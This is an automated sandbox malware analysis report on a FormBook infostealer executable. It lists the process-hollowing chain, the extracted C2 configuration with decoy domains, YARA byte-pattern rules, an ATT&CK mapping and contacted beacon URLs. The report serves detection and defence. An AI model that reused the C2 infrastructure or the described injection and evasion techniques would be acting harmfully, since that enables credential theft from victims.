ID: 411893
Sample Name:
00098765123POIIU.exe
Cookbook: default.jbs
Time: 08:39:57
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report 00098765123POIIU.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 7
System Summary: 7
Signature Overview 7
AV Detection: 7
Networking: 7
E-Banking Fraud: 7
System Summary: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
Contacted IPs 14
Public 14
General Information 14
Simulations 16
Behavior and APIs 16
Joe Sandbox View / Context 16
IPs 16
Domains 19
ASN 19
JA3 Fingerprints 20
Dropped Files 21
Created / dropped Files 21
Static File Info 21
General 21
File Icon 21
Static PE Info 22
General 22
Entrypoint Preview 22

Data Directories 23
Sections 24
Resources 24
Imports 24
Version Infos 24
Network Behavior 24
Snort IDS Alerts 24
Network Port Distribution 25
TCP Packets 25
UDP Packets 27
DNS Queries 28
DNS Answers 29
HTTP Request Dependency Graph 30
HTTP Packets 30
Code Manipulations 35
Statistics 35
Behavior 35
System Behavior 35
Analysis Process: 00098765123POIIU.exe PID: 6396 Parent PID: 5908 36
General 36
File Activities 36
File Created 36
File Written 36
File Read 37
Analysis Process: RegSvcs.exe PID: 6572 Parent PID: 6396 37
General 37
File Activities 38
File Read 38
Analysis Process: explorer.exe PID: 3440 Parent PID: 6572 38
General 38
File Activities 38
Analysis Process: wlanext.exe PID: 6920 Parent PID: 3440 38
General 38
File Activities 39
File Read 39
Analysis Process: cmd.exe PID: 6940 Parent PID: 6920 39
General 39
File Activities 39
Analysis Process: conhost.exe PID: 6948 Parent PID: 6940 40
General 40
Disassembly 40
Code Analysis 40


Analysis Report 00098765123POIIU.exe

Overview


General Information

Sample Name:	00098765123POIIU.exe
Analysis ID:	411893
MD5:	4e2d6ab0c9a56a..
SHA1:	52950b4637fc555.
SHA256:	5e2255d59560c8..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- Allocates memory in foreign process…
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- 00098765123POIIU.exe (PID: 6396 cmdline: 'C:\Users\user\Desktop\00098765123POIIU.exe' MD5: 4E2D6AB0C9A56AEE76BA33BD26DCE9B1)
  - RegSvcs.exe (PID: 6572 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wlanext.exe (PID: 6920 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: CD1ED9A48316D58513D8ECB2D55B5C04)
        - cmd.exe (PID: 6940 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6948 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.hysjs168.com/uv34/"
  ],
  "decoy": [
    "lattakia-imbiss.com",
    "helenafinaltouch.com",
    "yogamays.com",
    "habangli.com",
    "embraceblm.com",
    "freeurlsite.com",
    "szxanpet.com",
    "inspirationalsblog.com",
    "calibratefirearms.net",
    "chelseashalza.com",
    "ihdeuruim.com",
    "symbolofsafety.com",
    "albanyhumanesociety.net",
    "exclusiveoffer.bet",
    "888yuntu.com",
    "maraitime.com",
    "caletaexperience.com",
    "dreamlikeliving.com",
    "wolvesmito.club",
    "zbyunjin.com",
    "senkrononline.com",
    "thesugarbasket.com",
    "organiccbgoil.com",
    "amazoncor.xyz",
    "dofus-tr.com",
    "bhzconstrutora.com",
    "onlinepaintandsips.com",
    "sandybottomsflipflops.com",
    "paobuyingxiong.com",
    "wokeinteractive.com",
    "furbabiesandflowers.com",
    "hellojesse.com",
    "ssssummit.com",
    "vaiu-ks.com",
    "akb48-loveantena.com",
    "wagsorganics.com",
    "import-union.com",
    "sxrqsgs.icu",
    "72loca.com",
    "ssc018.com",
    "jewelta.com",
    "buildingdigitalmind.com",
    "pantechinsulation.com",
    "cobakoreksinjinx.com",
    "mischurretes.com",
    "contorig2.com",
    "julesecurity.com",
    "soccer-yokouchi.club",
    "gofourd.com",
    "holdimob.com",
    "omorashi-mania.com",
    "ytksw.com",
    "gsf-fashon.com",
    "bogolacke.com",
    "odislewis.com",
    "shenzhenmaojinchang.com",
    "kimsfist.com",
    "xsites-dev.xyz",
    "buraktradingltd.com",
    "muldentaxi.com",
    "supergurlmarketing.com",
    "areametalurgia.com",
    "dejikatsu.com",
    "pcbet999.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.595659857.00000000004F0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.595659857.00000000004F0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.595659857.00000000004F0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000002.377717750.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000002.377717750.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
3.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.RegSvcs.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.2.RegSvcs.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
3.2.RegSvcs.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.RegSvcs.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Possible Applocker Bypass

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 8 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 8 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
00098765123POIIU.exe	26%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.bogolacke.com/uv34/?D0Dhj=+vqKyqUCNNB8UOC5vqb0WBoKaqjxAK/4hHhktlBEWoOvrJqCXDBsl1GlrElBRZa3I6kwNHO8pA==&_JB=SL3d2L8	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.muldentaxi.com/uv34/?D0Dhj=I0+BvmO4ljK/nbLycIQPHPNytqxJ+McfjEJZrssF4WFDr3bjf8ExST5+Hjhrql3HpJj1V9F8nQ==&_JB=SL3d2L8	0%	Avira URL Cloud	safe	
http://www.embraceblm.com/uv34/?_JB=SL3d2L8&D0Dhj=eNNoAymEF6y0s09AHznbvWkLlOlpJJQGxSgvNiYX7faSVxdWVtwFBOGKoePvfd+8zgTPPgb0Mw==	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
www.hysjs168.com/uv34/	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.ihdeuruim.com/uv34/?D0Dhj=zJB2497tyCkLF9DVAXbTh77yBITnH8u2gz7PlO+nNFbEPXoEJKTpFMEIIpupFtT+IJYk9y/VZw==&_JB=SL3d2L8	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.buraktradingltd.com/uv34/?_JB=SL3d2L8&D0Dhj=D75OsDlTHma4nCt/XHhVQTvedHvqJVej3CEGNnFddBs05fHEvG09litQFVRojVJr/TkJxJHlYg==	0%	Avira URL Cloud	safe	
http://www.albanyhumanesociety.net/uv34/?_JB=SL3d2L8&D0Dhj=n+Qx4VWs28a7eV8im5Y5Lb9MLKmoTPPxFKEnTVg2lpEKdb6lmeQQO/tB44tc09WLnIG/s9VgcA==	0%	Avira URL Cloud	safe	
http://www.contorig2.com/uv34/?_JB=SL3d2L8&D0Dhj=PNkuYexmaEbpw3EaQG1gqEXEhReu9m0wSncWUc9u1VG5H+XH3gAiJ6++bzNk4ZSFpS3p79DaPA==	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.gofourd.com/uv34/?_JB=SL3d2L8&D0Dhj=JPLVpJ2/QgCmFDz5d9+MEwsOtRSRnv4p4HgKpBtvwLNy+R4nAh4AcVIWdvhB9Yv67aR/bJ0jJQ==	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sandybottomsflipflops.com/uv34/?_JB=SL3d2L8&D0Dhj=/y2QUNCyd1bGxdPjEN+TG3wvArtE+ieT5j9LKQh68qSP5982epgdoI7eXFRWiHaQS6pCkVOSpw==	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.muldentaxi.com	64.190.62.111	true	true		unknown
gofourd.com	34.102.136.180	true	false		unknown
embraceblm.com	34.102.136.180	true	false		unknown
www.hysjs168.com	182.61.46.180	true	true		unknown
www.buraktradingltd.com	173.236.152.151	true	true		unknown
bogolacke.com	160.153.132.205	true	true		unknown
parkingpage.namecheap.com	198.54.117.217	true	false		high
www.ytksw.com	45.39.20.158	true	true		unknown
albanyhumanesociety.net	34.102.136.180	true	false		unknown
ghs.googlehosted.com	172.217.168.83	true	false		unknown
www.contorig2.com	199.192.23.253	true	true		unknown
www.maraitime.com	unknown	unknown	true		unknown
www.ihdeuruim.com	unknown	unknown	true		unknown
www.embraceblm.com	unknown	unknown	true		unknown
www.soccer-yokouchi.club	unknown	unknown	true		unknown
www.helenafinaltouch.com	unknown	unknown	true		unknown
www.bogolacke.com	unknown	unknown	true		unknown
www.albanyhumanesociety.net	unknown	unknown	true		unknown
www.gofourd.com	unknown	unknown	true		unknown
www.sandybottomsflipflops.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
